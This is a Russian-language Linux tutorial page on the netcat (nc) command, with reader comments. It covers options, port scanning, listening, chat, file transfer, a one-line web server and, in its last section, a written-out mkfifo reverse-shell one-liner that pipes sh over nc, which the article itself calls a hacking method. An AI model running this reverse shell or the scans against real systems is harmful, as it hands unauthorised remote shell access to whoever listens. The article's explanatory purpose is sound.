



[Главная](#) >> [Команды](#) >> Команда nc в Linux

Команда nc в Linux

Опубликовано: 3 января, 2022 от [Команда Losst](#), 3 комментариев, время чтения: 9 минут

Обнаружили ошибку в тексте? Сообщите мне об этом. Выделите текст с ошибкой и нажмите **Ctrl+Enter**.

Команда nc (netcat) служит для передачи и получения данных посредством протоколов TCP и UDP. Она не может похвастать большим набором функций, но при этом её достаточно для того, чтобы проверить соединение и провести несложную отладку.

Мы рассмотрим несколько примеров, которые помогут понять то, как общаться посредством протокола TCP и как этому найти реальное применение, вроде обмена файлами. Помимо этого не забудем упомянуть о более подходящих командах, всё же nc успела устареть.

Содержание статьи

- [Синтаксис и опции nc](#)
- [Примеры использования nc](#)
 - [1. Проверка порта](#)
 - [2. Прослушивание порта](#)
 - [3. Чат и обмен файлами](#)
 - [3. Простой веб-сервер](#)
 - [5. Удалённая оболочка](#)
- [Выводы](#)

[Конфиденциальность](#) - [Условия использования](#)

Privacy

Синтаксис и опции nc

Общий вид команды nc:

\$ nc -параметры адрес порт(ы)

Часть параметров указывается с уточняющими значениями, а часть без них. Вот список наиболее востребованных параметров:

- **-6** – использовать протокол IPv6. По умолчанию используется параметр **-4** и IPv4 соответственно;
- **-h** – вывести справку со списком доступных параметров;
- **-i задержка** – добавить задержку между отправкой строк или сканированием портов. Задаётся в секундах;
- **-l** – режим прослушивания. Используется с указанием порта;
- **-N** – закрыть соединение при достижении конца файла при его отправке;
- **-n** – Работать с IP-адресами напрямую, не задействуя DNS, также отключить поиск портов;
- **-P имя_пользователя** – указать имя пользователя для подключения к прокси;
- **-x адрес:порт** – указать адрес и порт для подключения к прокси;
- **-p порт** – указать номер порта. В большинстве случаев порт считывается без указания параметра;
- **-U** – использовать сокет домена UNIX (для межпроцессного взаимодействия);
- **-u** – использовать протокол UDP, по умолчанию используется TCP;
- **-v** – подробный режим. Используется при сканировании портов;
- **-W количество_пакетов** – закрыть соединение после получения определённого количества пакетов;
- **-w таймер** – включить таймер для ограничения времени соединения. Задаётся в секундах;
- **-z** – отключить отправку данных. Используется при сканировании портов.

Примеры использования nc


1. Проверка порта

Проверка портов – это одно из основных применений команды nc. Для этого достаточно использовать два параметра **-vz**, указать адрес и порт. Помимо этого, вы можете указать диапазон адресов, но в этом случае лучше отсеять только открытые порты с помощью команды [grep](#). В примере проверим порты адреса локальной сети:

\$ nc -vz 192.168.31.247 8080

[Privacy](#)

```
$ nc -vz 192.168.31.247 1-1000 2>&1 | grep succeeded
```



Аналогичным способом можно просканировать порты UDP, добавив параметр **-u**:


```
$ nc -vzu 192.168.31.247 1-1000 2>&1 | grep succeeded
```

Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны.

2. Прослушивание порта

Для того, чтобы прослушивать порт используйте параметр **-l**. В общем случае этого достаточно, но можете включить подробный режим:

```
$ nc -nlv 8080
```



Напомним, что при использовании протокола TCP порт должен быть в свободен, в противном случае вы увидите ошибку: **Already in use**. Также стоит отметить, что не все порты могут использовать обычные пользователи, например, 80 порт (HTTP) мало того, что скорее всего окажется занят другим процессом, так ещё и потребует прав суперпользователя.

3. Чат и обмен файлами


Privacy

Ещё одной полезной функцией команды nc является обмен данными. Давайте рассмотрим простейший пример – текстовый чат. Для того, чтобы запустить чат на одном компьютере запускаем утилиту в режиме прослушивания порта:

```
$ nc -l 8080
```

На другом компьютере потребуется указать адрес первого компьютера и тот же самый порт. Также не забудьте проверить, что порт открыт:

```
$ nc 0.0.0.0 8080
```



Из этого примера видно, что таким способом можно как отправлять, так и получать сообщения. Из этого вытекает ещё одно применение команды – обмен файлами. Действуем по аналогичному сценарию с тем лишь отличием, что вывод перенаправим в файл, в нашем случае paste.txt:

```
$ nc -l 8080 > paste.txt
```

На другом компьютере вводом будет служить файл `copy.txt`. Не лишним будет использовать параметр `-N`, чтобы после передачи файла закрыть соединение:

```
$ nc -N 0.0.0.0 8080 < copy.txt
```

Для передачи файлов важно соблюсти последовательность, сначала открыть прослушивание и лишь потом отправлять файл.


Команда `nc` – это вполне рабочий, но далеко не самый лучший способ передачи файлов. Ранее мы рассматривали и другие [способы передачи файлов](#), с ними вы сможете отслеживать прогресс передачи файла, а в ряде случаев даже возобновить процесс.

3. Простой веб-сервер

Так как команда `nc` работает с протоколом TCP, то с её помощью можно как отправлять, так и получать запросы HTTP, а это значит, что утилита может стать простейшим веб-сервером. Конечно, ничего сложнее страницы-заглушки у вас не получится запустить, но зато эта операция практически не отнимет времени, к тому же для этого не потребуется что-либо устанавливать.

В нашем примере мы сформируем ответ HTTP с файлом `index.html`. Если же говорить о самой команде `pr`, то не лишним будет установить таймер параметром `-w 1`, чтобы разорвать соединение, если этого не сделает браузер:

```
$ while true; do echo -e "HTTP/1.1 200 OK\n$(cat index.html)" | nc -l -w 1 -p 8080; done
```



Для получения данных с сайта вы можете сформировать запрос и отправить его на советующий адрес и порт. Но такой способ довольно сложный, поэтому гораздо лучше воспользоваться более подходящей командой [curl](#).

5. Удалённая оболочка

Если вспомнить то, как мы делали чат, может возникнуть ещё одна идея – удалённый доступ к оболочке компьютера. Ранее утилита nc имела несколько параметров для открытия доступа к терминалу. Параметр -e уже давно убрали из утилиты, поэтому простого доступа к терминалу уже не будет. Безопасность самого приложения стала выше, но оно по-прежнему может работать в связке с другими.

Покажем подключение с помощью именованного канала `mkfifo`. Но сначала запустим прослушивание порта на том компьютере, на котором будем получать доступ:


```
$ nc -lvp 8080
```

Теперь перейдём непосредственно к команде для открытия терминала. Сначала удали старый именованный канал (`rm /tmp/f`), на его месте создадим новый (`mkfifo /tmp/`

[Privacy](#)

прочитаем его содержимое (`cat /tmp/f`), а на его вывод отправим команду оболочки (`sh -i 2>&1`). После этого останется запустить nc с выводом в наш именованный канал (`nc 0.0.0.0 8080 >/tmp/f`):

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 0.0.0.0 8080 >/tmp/f
```



Надо понимать, что, по сути, это один из способов взлома, однако, он может быть полезен в том случае, если возникли проблемы с ssh. Для того, чтобы предотвратить атаку настраивайте политику безопасности и межсетевой экран.

Выводы

Команда Netcat – это довольно старая программа, её основная задача – проверка портов. Если же говорить именно о сканировании сети, то [nmap](#) имеет гораздо больше функций. Зато с помощью nc можно организовать простейший обмен сообщениями типа клиент-сервер.

В качестве удалённой оболочки использовать nc также можно, но на самом деле способов подключения, помимо ssh, довольно много, есть даже шпаргалки и целые сайты, так не забывайте проверять то, что вы вводите в терминале сервера.

[Privacy](#)


Была ли эта информация полезной для вас?

Да


Нет

X

Похожие записи




Команда dd в Linux



Команда tar в Linux



Команда sed в Linux



Команда su в Linux

Оцените статью

(5 оценок, среднее: 4,60 из 5)



Статья распространяется под лицензией Creative Commons ShareAlike 4.0 при копировании материала ссылка на источник обязательна .

Команды

Об авторе



LOSST_STAFF



Privacy

3 комментария к “Команда nc в Linux”



Дмитрий

11 января, 2022 в 10:57 дп

"Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны."

Бред. Отличие в наличии handshake у TCP. Проще говоря возвращается ответ с той стороны, что соединение установлено. UDP шлёт пакеты в никуда в надежде, что там что-то поймает.

[Ответить](#)



Валентина

29 сентября, 2023 в 7:38 пп

```
import socket
import codecs
import subprocess
def send_data(data):
    subprocess.run(['echo', data, '|', 'nc', '', ''], shell=True)
# Пример использования
send_data('Hello, Server!')
i=0
sock = socket.socket()
host =
port =
sock.connect((host, port))
```



Privacy

```
while i != :
    data = sock.recv(1024)
    print(data)
    data = codecs.escape_decode(data)[0].decode('unicode-escape')
    print(data)
    print(data.split())
    a = data.split()
    i+=1

    if i>= 2:
        a1 = a[-4]
        a2 = a[-2]
        print(a1,a2)
        result = str((int(a1)+int(a2)))
        print(result)

    message = result.encode()
    sock.sendall(message)
```

[Ответить](#)



Александр С.

[16 ноября, 2023 в 6:30пп](#)

Для режима прослушивания порта ключ -р всё-таки нужно указывать. Иначе netcat открывает рандомный порт.

Команда: nc -vlpn 4444

[Ответить](#)

Оставьте комментарий

Имя * Email

Я прочитал и принимаю политику конфиденциальности. Подробнее [Политика конфиденциальности](#) *


